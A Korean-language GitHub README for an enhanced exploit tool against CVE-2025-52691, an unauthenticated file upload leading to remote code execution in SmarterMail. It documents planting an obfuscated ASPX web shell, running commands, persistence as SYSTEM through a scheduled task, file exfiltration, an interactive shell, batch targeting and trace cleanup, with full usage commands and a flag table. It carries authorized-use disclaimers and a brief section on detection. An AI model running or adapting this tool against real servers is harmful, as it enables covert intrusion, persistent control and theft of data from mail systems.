
 deathshotxd/cve-2025-52691-apt-poc
CVE-2025-52691(SmarterMail 임의 파일 업로드 RCE)에 대한 향상된 개념 증명(PoC) 익스플로잇으로, 스텔스 난독화, 지속성, 데이터 유출, 대화형 모드와 같은 APT급 기능을 포함합니다. 교육 및 승인된 테스트 용도로만 사용하십시오. 원본 PoC에 대한 크레딧은 yt2w/CVE-2025-52691에게 있습니다.




인증 없는 업로드. 운영자급 후속 조치.
은닉, 지속성, 유출, 정리 경로를 갖춘 SmarterMail 개념 증명.
이것은 CVE-2025-52691에 대한 강화된 개념 증명으로, SmarterTools SmarterMail의 인증 없는 임의 파일 업로드로 원격 코드 실행에 이를 수 있는 취약점입니다. 핵심 경로는 변경되지 않았습니다: 업로드 엔드포인트를 열거하고, 난독화된 ASPX 웹 셸을 배치하고, 이를 통해 명령을 실행합니다. 운영자 계층은 무작위화된 요청 동작, 프록시 지원, 예약 작업 지속성 경로, 파일 유출, 대화형 명령 실행, 정리를 추가합니다.
승인된 사용만 허용됩니다. 이 도구는 교육, 방어적 검증, 승인된 침투 테스트를 위해 존재합니다. 명시적인 서면 허가 없이 시스템에 대해 실행하는 것은 대부분의 관할 구역에서 불법입니다. 저자는 오용에 대해 어떠한 책임도 지지 않습니다.

| 단계 | 무슨 일이 일어나는가 | 산출물 또는 플래그 |
|---|---|---|
| 1. 도달 | 대상 URL을 정규화하고 HTTP 200 응답을 확인합니다. | 대상 URL |
| 2. 업로드 | multipart, raw, JSON 본문으로 다섯 개의 업로드 엔드포인트를 시도합니다. | <random>.aspx |
| 3. 검증 | 생성된 셸 경로를 요청하고 명령 출력을 확인합니다. | ?auth=<password> |
| 4. 운영 | PowerShell 명령을 실행하거나, 대화형 셸을 열거나, 파일을 가져옵니다. | -c, --interactive, --exfil |
| 5. 지속 | SYSTEM으로 매일 예약 작업을 생성합니다. | --persistence |
| 6. 정리 | 업로드된 셸과 그 접근 경로를 제거합니다. | --cleanup |
지속성 단계에는 자리 표시자 페이로드 URL이 포함되어 있습니다. 승인된 랩에서 해당 경로를 사용하기 전에 exploit-poc.py에서 이를 교체하십시오.
--no-verify 옵트아웃 제공.--check-only는 아무것도 업로드하지 않고 연결 가능 여부만 확인합니다.--cleanup은 작업 후 업로드된 셸을 제거합니다.
requests.python3 -m pip install requests
다른 서드파티 패키지는 필요하지 않습니다.
git clone https://github.com/DeathShotXD/CVE-2025-52691-APT-PoC.git
cd CVE-2025-52691-APT-PoC
python3 -m pip install requests

# Confirm the lab target is reachable before doing anything else.
python3 exploit-poc.py https://lab.example.com --check-only
그런 다음, 소유하고 있거나 테스트 권한이 있는 시스템에 대해서만:
python3 exploit-poc.py https://lab.example.com -c "whoami"
python3 exploit-poc.py <target_url> [options]
<target_url>은 SmarterMail 서버의 기본 URL입니다. 예를 들어
https://mail.example.com과 같습니다.
| 플래그 | 설명 |
|---|---|
--targets-file <file> | 한 줄에 하나의 대상 URL을 읽어 순차적으로 처리합니다. |
-c, --command <cmd> | 검증 후 업로드된 셸을 통해 명령을 실행합니다. |
-t, --timeout <seconds> | 요청 타임아웃(초)입니다. 기본값: 30. |
--proxy <url> | HTTP 프록시를 통해 요청을 라우팅합니다. 예: http://127.0.0.1:8080. |
--no-verify | SSL 인증서 검증을 비활성화합니다. |
--check-only | 연결 가능 여부를 확인하고 업로드 없이 종료합니다. |
--persistence | SYSTEM 권한으로 매일 실행되는 예약 작업을 생성합니다. 먼저 자리 표시자 페이로드 URL을 교체하십시오. |
--exfil <remote:local> | 셸을 통해 원격 파일을 읽어 로컬에 기록합니다. |
--interactive | 검증 후 대화형 명령 프롬프트로 진입합니다. |
--cleanup | 작업 후 업로드된 셸을 제거합니다. |
--log-level <level> | DEBUG, INFO, WARNING 또는 ERROR. 기본값: INFO. |
기본 랩 실행:
python3 exploit-poc.py https://mail.lab.internal
명령 실행:
python3 exploit-poc.py https://mail.lab.internal -c "systeminfo"
Burp를 통해 라우팅하고 요청 지속성 적용:
python3 exploit-poc.py https://mail.lab.internal \
  --proxy http://127.0.0.1:8080 \
  --persistence
정리가 포함된 대화형 세션:
python3 exploit-poc.py https://mail.lab.internal --interactive --cleanup
배치 모드:
python3 exploit-poc.py --targets-file targets.txt
Windows 호스트에서 파일 유출:
python3 exploit-poc.py https://mail.lab.internal \
  --exfil "C:\Windows\Temp\proof.txt:proof.txt"
성공적으로 실행되면 셸 경로, 실행별 비밀번호가 포함된 접속 URL, 명령 출력, 그리고 지속성, 유출 또는 정리의 상태가 출력됩니다. 로그는 선택한 수준으로 콘솔에 기록됩니다.
방어자는 이 도구가 의존하는 동작을 탐지할 수 있습니다:
POST 요청..aspx 파일, 특히 8자리 16진수 이름.w3wp.exe가 powershell.exe 또는 cmd.exe를 생성하는 행위.Update#### 이름과 SYSTEM 실행 수준으로 생성된 예약 작업(Windows 이벤트 4698 및 작업 스케줄러 운영 로그).완화:
--exfil은 웹 셸을 통해 파일을 base64로 읽습니다. 대용량 파일은 비실용적이고 느립니다.
CVE-2025-52691-APT-PoC/
|-- exploit-poc.py
|-- README.md
|-- LICENSE
+-- assets/
    |-- hero.svg
    +-- divider.svg
이 개선된 버전은 yt2w의 원본 PoC를 기반으로 합니다. 운영자 기능, 난독화, 문서는 해당 기반 위에 추가되었습니다.
이 도구는 교육 및 승인된 테스트 목적으로 취약점을 시연합니다. 소유한 시스템 또는 테스트에 대한 명시적 서면 허가를 받은 시스템에서만 사용하십시오. 모든 관련 법률 준수에 대한 책임은 사용자에게 있습니다.
MIT. LICENSE를 참조하십시오.






